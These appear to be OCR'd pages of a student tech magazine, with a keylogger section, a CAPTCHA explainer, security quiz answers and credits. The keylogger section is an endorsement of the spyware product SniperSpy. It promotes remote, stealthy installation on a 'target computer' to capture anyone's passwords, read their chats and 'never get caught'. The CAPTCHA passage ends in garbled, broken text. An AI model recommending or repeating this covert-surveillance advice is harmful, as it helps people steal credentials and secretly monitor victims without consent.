
Always be smarter than the people who hire you.

Lena Horne

<u>KEYLOGGER</u>

Keylogging simply refers to the process of recording each and every keystroke that a user types on a specific computer's keyboard. This can be done using a small software program called keylogger (also known as spy software). Once you install this program on the target computer, it will automatically load from the start-up and start capturing every keystroke typed on that computer including usernames and passwords. A keylogger software will operate in a complete stealth mode and thus remains undetected.

In order to use this software, you don't need to have any special knowledge of hacking. Anyone with a basic knowledge of computer should be able to install and use this software with ease. I recommend the following keylogger as the best for your monitoring needs.



<u>Here is a summary of benefits that you will receive with SniperSpy software</u>

1. You can ACCESS ANY PASSWORD
With SniperSpy, you can gain access to any password protected material such as Facebook, MySpace or any other email account.
2. REMOTE INSTALL Feature
SniperSpy has a Remote Install feature using which it makes it possible to install this software on a remote computer. This feature can be very handy when you do not have physical access to the target computer on which you want to install this software.
3. MONITOR EVERY ACTIVITY on the Target Computer
With SniperSpy, you can not only capture the passwords, but also spy on their IM conversations and take screenshots of the activities on the target computer.
4. NEVER GET CAUGHT
Since SniperSpy runs in a complete stealth mode, it's presence on the target computer remains undetected. So you need not worry about being caught or traced back.
5. Extremely EASY TO USE
Since SniperSpy is designed for novice computer users, it requires no special skills to install and use.
6. Works on Both PC and MAC
SniperSpy is fully compatible with Windows 2000/XP/Vista/7 and Mac.

What is CAPTCHA and How it Works?

CAPTCHA or Captcha (pronounced as cap-ch-uh) which stands for “Completely Automated Public Turing test to tell Computers and Humans Apart” is a type of challenge-response test to ensure that the response is only generated by humans and not by a computer. In simple words, CAPTCHA is the word verification test that you will come across the end of a sign-up form while signing up for Gmail or Yahoo account. The following image shows the typical samples of CAPTCHA.

Almost every Internet user will have an experience of CAPTCHA in their daily Internet usage, but only a few are aware of what it is and why they are used. So in this post you will find a detailed information on how CAPTCHA works and why they are used.

What Purpose does CAPTCHA Exactly Serve?

CAPTCPA is mainly used to prevent automated software (bots) from performing actions on behalf of actual humans. For example while signing up for a new email account, you will come across a CAPTCHA at the end of the sign-up form so as to ensure that the form is filled out only by a legitimate human and not by any of the automated software or a computer bot. The main goal of CAPTCHA is to put forth a test which is simple and straight forward for any human to answer but for a computer, it is almost impossible to solve.

What is the Need to Create a Test that Can Tell Computers and Humans Apart?

For many the CAPTCHA may seem to be silly and annoying, but in fact it has the ability to protect systems from malicious attacks where people try to **game** the system. Attackers can make use of automated softwares to generate a huge quantity of requests thereby causing a high load on the target server which would degrade the quality of service of a given system, whether due to abuse or resource expenditure. This can affect millions of legitimate users and their requests. Who Uses CAPTCHA?

CAPTCHAs are mainly used by websites that offer services like online polls and registration forms. For example, Web-based email services like Gmail, Yahoo and Hotmail offer free email accounts for their users. However upon each sign-up process, CAPTCHAs are used to prevent spammers from using a bot to generate hundreds of spam mail accounts.

Designing a CAPTCHA System

CAPTCHAs are designed on the fact that computers lack the ability that human beings have when it comes to processing visual data. It is more easily possible for humans to look at an image and pick out the patterns than a computer. This is because computers lack the real intelligence that humans have by default. CAPTCHAs are implemented by presenting users with an image which contains distorted or randomly stretched characters which only humans should be able to identify. Sometimes characters are striked out or presented with a noisy background to make it even more harder for computers to figure out the patterns.

Breaking the CAPTCHA

The challenge in breaking the CAPTCHA lies in real hard task of teaching a computer how to process information in a way similar to how humans think. Algorithms with artificial intelligence (AI) will have to be designed in order to make the computer think like humans when it comes to recognizing the patterns in images. However there is no universal algorithm that could pass through and break any CAPTCHA system and hence each CAPTCHA algorithm must have to be tackled individually. It might not work 100 percent of the time, but it can work often enough to be worthwhile to spammers get into d..technology

"TECH-HORD"

SPECIAL THANKS TO :
VIKAS SIR AND YOGESH SIR

Ansewrs of quiz with proper reasoning

Ans 1–'c' reason:--" Encryption refers to the practice of encoding data so that only someone with the right key can read it. Clever code breakers can sometimes crack encrypted messages, requiring security experts to devise more complex encryption algorithms."

Ans 2= 'b' reason "A hash or hash value is a string of characters that represent encrypted data. You create a hash value by running data through a hashing algorithm."

ans 3:-SSL stands for Secure Sockets Layer, a form of public key encryption.

A firewall acts as a filter for an Internet connection. It monitors incoming data and blocks certain data packets.

Proxy servers act as middlemen for the Internet. They retrieve Web pages and send them to computers, which means the computer in question never has to deal with the server hosting the Web page directly.

ARTICLES PROVIDED BY THE STUDENTS

*Vishal sharma

*Abhigyan sen,

*Abhijeet singh

*Om prakash rajora

*Himanshu shrivastava

Suppported by:

anshul dadich, rohit singh
anil yadav,dhanraj nagar,
pramod raiger, vijay munja and others,...

DISCLAIMER : **THE CONTENT PROVIDED IN THE BOOK IS FOR KNOWLEDGE PURPOSE ONLY AND AS A LACK OF PROPER TIMING MISTAKES ARE MORE PRONE ,SO IT'S AN REQUEST TO THE READERS TO PROVIDE FEEDBACK ABOUT THE MAGZINE, SO AS IMPROVE IT EVEN BETTER.**

Action is the real measure of intelligence. NAPOLEON HILL